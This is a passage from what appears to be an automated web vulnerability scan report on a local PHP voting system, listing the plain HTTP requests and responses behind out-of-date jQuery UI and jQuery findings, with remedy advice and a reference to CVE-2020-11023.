<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 14.2. http://localhost/votesystem/admin/index.php

### Identified Version

- 1.11.4

### Latest Version

- 1.11.29 (in this branch)

### Vulnerability Database

- Result is based on 05/30/2023 20:30:00 vulnerability database content.

### Certainty



### Request

```
GET /votesystem/admin/index.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 14.3. http://localhost/votesystem/admin/index.php/

### Certainty

 [red]

### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:28:41 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

#### 14.4. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net/dist/css/skins/\_all-skins.min.css

##### Certainty



##### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs  
s/skins/_all-skins.min.css HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:35 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

14.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:29 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 14.6. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net-bs/bower\_components/font-awesome/

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 14.7. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/datatables.net-bs/bower\_components/jquery-slimscroll/

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:32 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 14.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bowe  
r_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d  
atatables.net-bs/js/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 14.9. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js)

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:09 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 14.10. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/plugins/iCheck/icheck.min.js

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/icheck/  
icheck.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/m  
oment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:07 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 14.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## Remedy

Please upgrade your installation of jQuery UI Tooltip to the latest stable version.

### Remedy References

- [Downloading jQuery UI Tooltip](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CWE	<a href="#">829</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 15. Out-of-date Version (jQuery)

MEDIUM



11

Netsparker identified the target web site is using jQuery and detected that it is out of date.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

### jQuery Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing &lt;option&gt; elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

## Affected Versions

1.9.0 to 3.4.1

## External References

- [CVE-2020-11023](#)

